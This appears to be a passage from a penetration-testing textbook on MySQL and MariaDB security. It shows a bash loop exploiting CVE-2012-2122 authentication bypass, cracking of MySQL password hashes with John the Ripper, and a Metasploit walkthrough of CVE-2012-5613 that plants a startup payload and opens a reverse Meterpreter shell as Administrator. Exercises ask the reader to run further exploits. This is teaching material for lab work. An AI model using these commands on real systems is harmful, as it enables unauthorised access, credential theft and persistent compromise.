An attacker with a known user name may not need to work so hard to gain credentialed access to the database server. MySQL 5.6.5, 5.5.21, and 5.1.61 and earlier, as well as MariaDB 5.5.22, 5.3.6, 5.2.11, and 5.1.61 and earlier suffer from CVE 2012-2122. This flaw affects how the database checks passwords; on some 64-bit systems a password may authenticate as valid even when wrong, thanks to an error in how a return value is checked. All an attacker needs to do is to repeatedly authenticate with an incorrect password until the error triggers and access is granted. This flaw does not affect all vulnerable versions of MySQL or MariaDB; for example the flaw can be triggered on an Ubuntu 12.04 64-bit system running on VMWare Workstation, but is not triggered on an Ubuntu 12.04 64-bit system running on VirtualBox.

- Oracle MySQL CVE-2012-2122 User Login Security Bypass Vulnerability
  - http://www.securityfocus.com/bid/53911;
  - CVE 2012-2122;
  - MySQL ≤5.6.5, ≤5.5.21 and ≤5.1.61 and earlier; MariaDB ≤5.5.22, ≤5.3.6, ≤5.2.11, and ≤5.1.61 on certain 64 bit systems.

Code to exploit the vulnerability is available from Security Focus and is available on Kali in `/usr/share/exploitdb/platforms/multiple/remote/19092.py`. This is a case though where exploit code is unnecessary; the attack can be coded as single line in bash. Suppose the attacker knows that the Ubuntu 12.04 64-bit system at 10.0.1.63 has the user named 'ann'. To log in, the attacker provides the wrong password until the server authenticates.

```
root@kali:~# while :; do mysql -u ann -h 10.0.1.63 -p'wrong' 2>/dev/null; done
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 4202
Server version: 5.5.22-0ubuntu1 (Ubuntu)

Copyright (c) 2000, 2014, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> \s
--------------
mysql  Ver 14.14 Distrib 5.5.41, for debian-linux-gnu (x86_64) using readline 6.2

Connection id:         4202
Current database:
Current user:          ann@10.0.1.65
SSL:                   Not in use
Current pager:         stdout
Using outfile:         ''
Using delimiter:       ;
Server version:        5.5.22-0ubuntu1 (Ubuntu)
Protocol version:      10
Connection:            10.0.1.63 via TCP/IP
Server characterset:   latin1
Db     characterset:   latin1
Client characterset:   utf8
Conn.  characterset:   utf8
TCP port:              3306
Uptime:                1 hour 7 min 59 sec

Threads: 2  Questions: 143  Slow queries: 0  Opens: 171  Flush tables: 1  Open tables: 41
Queries per second avg: 0.035
--------------
```

An attacker with access to the password hashes in the mysql database can send them to John the Ripper for cracking. John the Ripper can crack both older and the modern MySQL hashes; on modern hashes specify the format as mysql-sha1

```
root@kali:~# cat ./mysql-new
*0262F498E91CA294A8BA96084EEEDB5F635B23A3
*5EDBECC4F58A4E5D1955711070D9515FEB5E47D8
*086A9970376285185AFF1790FE4F0DC3BF0A0747

root@kali:~# john --format=mysql-sha1 --wordlist=/usr/share/wordlists/rockyou.txt
./mysql-new
Loaded 3 password hashes with no different salts (MySQL 4.1 double-SHA-1 [128/128 SSE2
intrinsics 4x])
password1!       (?)
guesses: 1  time: 0:00:00:03 DONE (Sat Feb 21 20:08:00 2015)  c/s: 9119K
trying:a6_123 - *7¡Vamos!
Use the "--show" option to display all of the cracked passwords reliably
```

For the older 16-byte hashes used in CentOS 5, specify the format as mysql.

```
root@kali:~# cat ./mysql-old
44c00dff4e5e6ce0

root@kali:~# john --format=mysql --wordlist=/usr/share/wordlists/rockyou.txt ./mysql-old
Loaded 1 password hash (MySQL [32/64])
password1!       (?)
guesses: 1  time: 0:00:00:00 DONE (Sat Feb 21 20:05:12 2015)  c/s: 4328K trying: pedro23 -
papa1234
Use the "--show" option to display all of the cracked passwords reliably
```

An attacker with credentials for a database user that has the FILE privilege may be able to leverage that access to gain a full shell on the target. The vulnerability CVE 2012-5613 applies to MySQL 5.5.19 and MariaDB 5.5.28a. This vulnerability allows users with the FILE privilege to create files on the database itself. The Metasploit module exploit/windows/mysql/mysql_start_up exploits this flaw on Windows targets and writes a file to `C:\ProgramData\Microsoft\Windows\Start Menu\Programs\StartUp` that runs the next time a user logs in.

- Oracle MySQL for Microsoft Windows FILE Privilege Abuse
  - exploit/windows/mysql/mysql_start_up
  - CVE 2012-5613
  - MySQL 5.5.19, MariaDB 5.5.28a
  - Requires a Windows target

To demonstrate the attack, return to the system 10.0.2.77 discovered earlier in the NMap scan; this is a Windows Server 2012 R2 system running MySQL 5.5.19. The attacker has already determined that the user/password combination ann/password1 is valid; suppose that this user also has FILE privileges.

```
mysql> show grants for ann@'%' \G
*************************** 1. row ***************************
Grants for ann@%: GRANT FILE ON *.* TO 'ann'@'%' IDENTIFIED BY PASSWORD
'*668425423DB5193AF921
380129F465A6425216D0'
*************************** 2. row ***************************
Grants for ann@%: GRANT SELECT, INSERT, UPDATE ON `shop`.* TO 'ann'@'%'
2 rows in set (0.00 sec)
```

The attacker begins by setting up a handler to receive the callback from the target.

```
root@kali-109:~# msfconsole -q
msf > workspace mysql
[*] Workspace: mysql
msf > use exploit/multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_https
payload => windows/meterpreter/reverse_https
msf exploit(handler) > set lhost 10.0.2.222
lhost => 10.0.2.222
msf exploit(handler) > set exitonsession false
exitonsession => false
msf exploit(handler) > exploit -j
[*] Exploit running as background job.
msf exploit(handler) >
[*] Started HTTPS reverse handler on https://0.0.0.0:8443/
[*] Starting the payload handler...
```

Then the attacker configures the exploit, providing database credentials and the payload whose handler has already been configured, then runs the exploit.

```
msf exploit(handler) > use exploit/windows/mysql/mysql_start_up
msf exploit(mysql_start_up) > info

       Name: Oracle MySQL for Microsoft Windows FILE Privilege Abuse
     Module: exploit/windows/mysql/mysql_start_up
   Platform: Windows
 Privileged: No
    License: Metasploit Framework License (BSD)
       Rank: Excellent
  Disclosed: 2012-12-01

Provided by:
  sinn3r <sinn3r@metasploit.com>
  Sean Verity <veritysr1980 <Sean Verity <veritysr1980@gmail.com>

Available targets:
  Id  Name
  --  ----
  0   MySQL on Windows
```

```
Basic options:
  Name            Current Setting            Required  Description
  ----            ---------------            --------  -----------
  PASSWORD                                   yes       The password to authenticate with
  RHOST                                      yes       The target address
  RPORT           3306                       yes       The target port
  STARTUP_FOLDER  /programdata/microsoft/windows/start menu/programs/startup/
                                             yes       The All Users Start Up folder
  USERNAME                                   yes       The username to authenticate as

Payload information:

Description:
  This module takes advantage of a file privilege misconfiguration
  problem specifically against Windows MySQL servers. This module
  abuses the FILE privilege to write a payload to Microsoft's All
  Users Start Up directory which will execute every time a user logs
  in. The default All Users Start Up directory used by the module is
  present on Windows 7.

References:
  http://cvedetails.com/cve/2012-5613/
  http://www.osvdb.org/88118
  http://www.exploit-db.com/exploits/23083
  http://seclists.org/fulldisclosure/2012/Dec/13
msf exploit(mysql_start_up) > set password password1
password => password1
msf exploit(mysql_start_up) > set rhost 10.0.2.77
rhost => 10.0.2.77
msf exploit(mysql_start_up) > set username ann
username => ann
msf exploit(mysql_start_up) > set payload windows/meterpreter/reverse_https
payload => windows/meterpreter/reverse_https
msf exploit(mysql_start_up) > set lhost 10.0.2.222
lhost => 10.0.2.222
msf exploit(mysql_start_up) > exploit

[*] 10.0.2.77:3306 - Attempting to login as 'ann:password1'
[*] 10.0.2.77:3306 - Uploading to 'C:/programdata/microsoft/windows/start menu/programs/
startup/Vtehk.exe'
[!] This exploit may require manual cleanup of 'C:/programdata/microsoft/windows/start menu/
programs/startup/Vtehk.exe' on the target
```

When the exploit completes, the result is a program stored in the directory `C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup\` on the target; this program is called each time a user logs on to the system. Once a user logs on to the system, the handler receives a shell.

```
msf exploit(mysql_start_up) >
[*] 10.0.2.77:49404 Request received for /ngBE...
[*] 10.0.2.77:49404 Staging connection for target /ngBE received...
[*] Meterpreter session 1 opened (10.0.2.222:8443 -> 10.0.2.77:49404) at 2015-02-27 21:34:46
-0500
```

```
msf exploit(mysql_start_up) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer        : MUHLIFAIN
OS              : Windows 2012 (Build 9200).
Architecture    : x64 (Current Process is WOW64)
System Language : en_US
Meterpreter     : x86/win32
meterpreter > getuid
Server username: MUHLIFAIN\Administrator
```

This provides the attacker with persistence on the target.

EXERCISES

1. Use the MySQL command prompt on a Windows system to connect to a database. Does this change the title of the window? What happens to the title if the password is specified on the command line?
2. A user without the MySQL root password, but with the ability to start and stop the service (like root on the operating system, or a user permitted to use `sudo`) can reset the MySQL root password. Do so. See, for example, `http://dev.mysql.com/doc/refman/5.5/en/resetting-permissions.html`.
3. Use the NMap script myqsl-brute to perform a brute-force attack against a MySQL server. (Configure the target so that the attack succeeds.) Follow up with the NMap scripts mysql-databases and mysql-dumphashes.
4. MySQL 5.1.53 on OpenSuSE 11.4 is vulnerable to a privilege escalation exploit; a user with file privileges on the database can create a database user with full privileges, including the grant option. The issue is caused by CVE 2012-5613 (`http://www.securityfocus.com/bid/56771/info`). Exploit code is available there, on ExploitDB (`http://www.exploit-db.com/exploits/23077/`), and on Kali as `/usr/share/exploitdb/platforms/linux/local/23077.pl`. Run the exploit.
5. The Metasploit module auxiliary/scanner/mysql/mysql_hashdump is used to dump the password hashes from a MySQL / MariaDB instance, provided the attacker has credentials. Run the module.

   The module auxiliary/scanner/mysql/mysql_authbypass_hashdump is similar, but instead of requiring credentials, the module attacks systems vulnerable to CVE 2012-2122. Run the attack.
6. Can Software Restriction Policies (Chapter 6) prevent successful completion of the CVE 2012-5613 Oracle MySQL for Microsoft Windows FILE Privilege Abuse attack?

Notes and References

The reference manuals for MySQL available from http://dev.mysql.com/doc are excellent.

The differences between MySQL and Maria are summarized at https://mariadb.com/kb/en/mariadb/mariadb-vs-mysql-compatibility/.

Table 15-3. *Default-included version of MySQL, by Linux distribution*

CentOS		5.4	5.0.77-3	7	5.1.30	**Ubuntu**	
6.5	5.1.71-1	5.3	5.0.45-7	6	5.0.67	13.10	5.5.32
6.4	5.1.66-2	5.2	5.0.45-7	5	5.0.51a	13.04	5.5.29
6.3	5.1.64-4	**Mint**		**OpenSuSE**		12.10	5.5.27
6.2	5.1.52-1	16	5.5.32	13.1	5.6.12	12.04	5.5.22
6.1	5.1.52-1	15	5.5.29	12.3	5.5.30	11.10	5.1.58
6.0	5.1.47-4	14	5.5.27	12.2	5.5.25a	11.04	5.1.54
5.10	5.0.95-5	13	5.5.22	12.1	5.5.16	10.10	5.1.49
5.9	5.0.95-3	12	5.1.58	11.4	5.1.53	10.04	5.1.41
5.8	5.0.77-4	11	5.1.54	11.3	5.1.46	9.10	5.1.37
5.7	5.0.77-4	10	5.1.49	11.2	5.1.36	9.04	5.1.30
5.6	5.0.77-4	9	5.1.41	11.1	5.0.67	8.10	5.0.67
5.5	5.0.77-4	8	5.1.37	11.0	5.0.51a	8.04	5.0.51a

Table 15-4. *Default included version of MariaDB, by Linux distribution*

OpenSuSE	
13.1	5.5.33
12.3	5.5.29
12.2	5.5.25
12.1	5.2.9
11.4	5.1.44
11.3	5.1.44

The existence of wildcards in hostnames can be a source of complication. Suppose the administrator creates four users

```
mysql> create user 'cedison'@'%' identified by 'password1!';
Query OK, 0 rows affected (0.00 sec)

mysql> create user 'cedison'@'%.example' identified by 'password2!';
Query OK, 0 rows affected (0.00 sec)
```

```
mysql> create user 'cedison'@'%.stars.example' identified by 'password3!';
Query OK, 0 rows affected (0.00 sec)

mysql> create user 'cedison'@'castor.stars.example' identified by 'password4!';
Query OK, 0 rows affected (0.00 sec)
```

If the user cedison connects from the host `castor.stars.example`. Which password must be provided? After all, this user and host combination matches all four choices! The MySQL manual (*e.g.,* http://dev.mysql.com/doc/refman/5.0/en/connection-access.html) states that the server sorts hosts and users from most specific to least specific, and selects the first match. Thus, for ceidson to connect from `castor.stars.example`, the user must provide the password 'password4!'. Once the user has authenticated, they can determine the account that was used by running the query

```
mysql> select current_user();
+------------------------------+
| current_user()               |
+------------------------------+
| cedison@castor.stars.example |
+------------------------------+
1 row in set (0.00 sec)
```

Now suppose that the user cedison connects from the host `peacock.stars.example`. After reading the manual, the expectation would be that the required password is 'password3!', which matches the most specific entry in the list. In fact, this may fail. Here is an example from an Ubuntu 9.04 system

```
[cgauss@peacock ~]$ mysql -u cedison -h soul.nebula.example -p
Enter password:
ERROR 1045 (28000): Access denied for user 'cedison'@'Peacock.stars.example'
(using password: YES)
```

However, the user can authenticate with 'password1!', and after authentication can verify

```
mysql> select current_user();
+----------------+
| current_user() |
+----------------+
| cedison@%      |
+----------------+
1 row in set (0.00 sec)
```

The MySQL manual states that "For rows with equally-specific `Host` and `User` values, the order is indeterminate." Take care when using multiple wildcards, and be sure to verify that they work as intended.

The collection of MySQL commands in the client can be found by running help.

```
mysql> help

For information about MySQL products and services, visit:
   http://www.mysql.com/
For developer information, including the MySQL Reference Manual, visit:
   http://dev.mysql.com/
To buy MySQL Network Support, training, or other products, visit:
   https://shop.mysql.com/
```

```
List of all MySQL commands:
Note that all text commands must be first on line and end with ';'
?         (\?) Synonym for `help'.
clear     (\c) Clear command.
connect   (\r) Reconnect to the server. Optional arguments are db and host.
delimiter (\d) Set statement delimiter. NOTE: Takes the rest of the line as new delimiter.
edit      (\e) Edit command with $EDITOR.
ego       (\G) Send command to mysql server, display result vertically.
exit      (\q) Exit mysql. Same as quit.
go        (\g) Send command to mysql server.
help      (\h) Display this help.
nopager   (\n) Disable pager, print to stdout.
notee     (\t) Don't write into outfile.
pager     (\P) Set PAGER [to_pager]. Print the query results via PAGER.
print     (\p) Print current command.
prompt    (\R) Change your mysql prompt.
quit      (\q) Quit mysql.
rehash    (\#) Rebuild completion hash.
source    (\.) Execute an SQL script file. Takes a file name as an argument.
status    (\s) Get status information from the server.
system    (\!) Execute a system shell command.
tee       (\T) Set outfile [to_outfile]. Append everything into given outfile.
use       (\u) Use another database. Takes database name as argument.
charset   (\C) Switch to another charset. Might be needed for processing binlog with
multi-byte charsets.
warnings  (\W) Show warnings after every statement.
nowarning (\w) Don't show warnings after every statement.

For server side help, type 'help contents'
```

Python code that duplicates the password hash generation method of older MySQL installations is available from https://djangosnippets.org/snippets/1508/.

Test data for use in testing databases and applications are available from a number of locations online, including http://www.mockaroo.com/, http://www.generatedata.com/, http://databene.org/databene-benerator, and http://sourceforge.net/projects/dbmonster/.